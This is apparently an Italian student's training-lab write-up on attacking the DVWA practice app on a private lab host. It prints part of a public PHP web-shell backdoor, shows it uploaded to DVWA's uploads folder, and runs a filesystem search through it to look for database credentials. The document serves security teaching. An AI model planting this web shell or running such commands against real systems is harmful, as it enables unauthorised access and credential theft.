



W13D3


ATTACCO DELLA DVWA

La traccia

1. Ripetere l'esercizio di ieri utilizzando questa volta al posto di una shell base una più sofisticata e complessa
2. È possibile reperire delle shell anche online o eventualmente dentro la stessa macchina Kali


Scelta shellcode

Questa volta scelgo uno shellcode con una interfaccia grafica di base che mi permette di effettuare diversi attacchi.



```
File Actions Edit View Help
File Edit Options Buffers Tools Help
// a simple php backdoor | coded by z0mbie [30.08.03] | http://freenet.am/~zom\
bie \\

ob_implicit_flush();
if(isset($_REQUEST['f'])){
    $filename=$_REQUEST['f'];
    $file=fopen("$filename","rb");
    fpassthru($file);
    die;
}
if(isset($_REQUEST['d'])){
    $d=$_REQUEST['d'];
    echo "<pre>";
    if ($handle = opendir("$d")) {
        echo "<h2>listing of $d</h2>";
        while ($dir = readdir($handle)){
            if (is_dir("$d/$dir")) echo "<a href='$PHP_SELF?d=$d/$d\
ir'><font color=grey>";
                                else echo "<a href='$P\
HP_SELF?f=$d/$dir'><font color=black>";
}
}
UU-: F1 php-backdoor.php Top L1 (Fundamental)
For information about GNU Emacs and the GNU system, type C-h C-a.
```



192.168.100.4/dvwa/hackabl... +

192.168.100.4/dvwa/hackable/uploads/php-backdoor.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

execute command: go

upload file: No file selected. to dir:

to browse go to http://?d=[directory here]

for example:
http://?d=/etc on *nix
or http://?d=c:/windows on win

execute mysql query:

host: user: password:

database: query:

Attuazione attacco

Provo con una 'find' a trovare le credenziali per accedere al db.

192.168.100.4/dvwa/hackabl

192.168.100.4/dvwa/hackable/uploads/php-backdoor.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

execute command:

upload file: No file selected. to dir:

to browse go to http://?d=[directory here]

for example:
http://?d=/etc on *nix
or http://?d=c:/windows on win

execute mysql query:

host: user: password:

database: query:

192.168.100.4/dvwa/hackabl

192.168.100.4/dvwa/hackable/uploads/php-backdoor.php?c=find+%2F+-name+ '*sql*'

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
/home/msfadmin/vulnerable/mysql-ssl
/home/msfadmin/vulnerable/mysql-ssl/mysql.d.gdb
/home/msfadmin/vulnerable/mysql-ssl/mysql-keys
/usr/bin/mysqld2mysql
/usr/bin/mysqlaccess
/usr/bin/mysql
/usr/bin/mysql_install_db
/usr/bin/mysqltestmanager
/usr/bin/mysqld_safe
/usr/bin/mysql_explain_log
/usr/bin/mysqlimport
/usr/bin/mysqltestmanager-pwgen
/usr/bin/mysql_zap
/usr/bin/mysqladmin
/usr/bin/mysqld_multi
/usr/bin/mysql_upgrade_shell
/usr/bin/mysqltest
/usr/bin/mysql_find_rows
/usr/bin/mysql_tableinfo
/usr/bin/mysql_fix_privilege_tables
/usr/bin/mysql_fix_extensions
/usr/bin/mysql_setpermission
/usr/bin/mysqltestmanagerc
/usr/bin/mysql_convert_table_format
/usr/bin/mysqlcheck
/usr/bin/mysql_waitpid
/usr/bin/mysql_client_test_embedded
/usr/bin/mysqldumpslow
/usr/bin/mysql_client_test
/usr/bin/mysql_upgrade
/usr/bin/mysqlhotcopy
/usr/bin/psql
/usr/bin/mysqlshow
/usr/bin/mysqlreport
/usr/bin/mysql_secure_installation
/usr/bin/mysqldump
```